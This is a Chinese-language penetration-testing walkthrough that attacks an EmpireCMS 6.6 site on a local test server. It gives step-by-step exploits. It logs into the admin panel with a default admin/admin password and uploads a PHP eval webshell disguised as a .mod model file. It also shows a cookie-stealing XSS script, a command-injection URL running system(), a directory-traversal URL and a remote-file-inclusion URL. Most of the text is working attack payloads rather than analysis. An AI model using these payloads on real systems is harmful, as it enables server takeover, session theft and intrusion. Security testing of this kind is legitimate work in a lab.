**帝国CMS网站渗透文档**

**站点首页截图**

****

**一、后台管理模型漏洞**

1. 环境：

脚本语言：PHP+MYSQL

站点名称：帝国CMS6.6

运行环境：apache

1. 后台上传拿webshell权限

前提：使用弱口令漏洞登录网站后台。


<http://127.0.0.1:90/e/admin/index.php> 用户名admin 密码admin

1. 准备PHP一句话木马，并将文件扩展名更改为\*.mod文件。Mod为帝国CMS系统的数据表模型文件，用户可通过后台模型配置页面进行自定义模型导入。

注：一句话小马内容为：<?fputs(fopen("test.php","w"),"<?eval(\$\_POST[cmd]);?>")?>

并将文件命名为test.php.mod。

1. 进入【后台管理】🡪【系统设置】🡪【系统参数设置】🡪【模型设置】点击



1. 点击屏蔽字段下面的【点击查看字段】链接进入【数据表管理】页面，点击【导入系统模板】按钮进入导入模板操作页面。通过上传系统模块页面上传扩展名为.mod的php小马




1. 点击【马上导入】后，提示导入成功，将在当前目录下生成test.php文件，文件内容如：

<?eval($\_POST[cmd])?>通过一句话木马客户端进行小马连接，并上传大马



通过浏览器打开上传的大马

http://127.0.0.1:90/e/admin/phpshell.php



**二、XSS漏洞**

1. 浏览器输入XSS漏洞注入点：<http://127.0.0.1:90/e/pl/?classid=37&id=78>

评论内容中插入XSS脚本，<script>window.alert(document.cookie);</script>

注意：如果没有用户名密码请先注册一个




1. 返回带有cookie的提示窗



**三、操作系统命令注入漏洞**

1. 浏览器输入：<http://127.0.0.1:90/e/action/ListInfo/?classid=11&arg=system%28%22ipconfig/all%22%29>

可以看到服务器IP相关的信息



**四、目录遍历漏洞**

1. 浏览器输入目录遍历地址：<http://127.0.0.1:90/e/action/ListInfo.php?classid=9&ph=1&myarea=%E9%80%9A%E5%B7%9E%E5%8C%BA&page=../../robots.txt>



**五、远程文件包含漏洞**

1. 浏览器输入：<http://127.0.0.1:90/e/DoInfo/ListInfo.php?mid=1&page=http://www.baidu.com>页面中会打开百度的首页

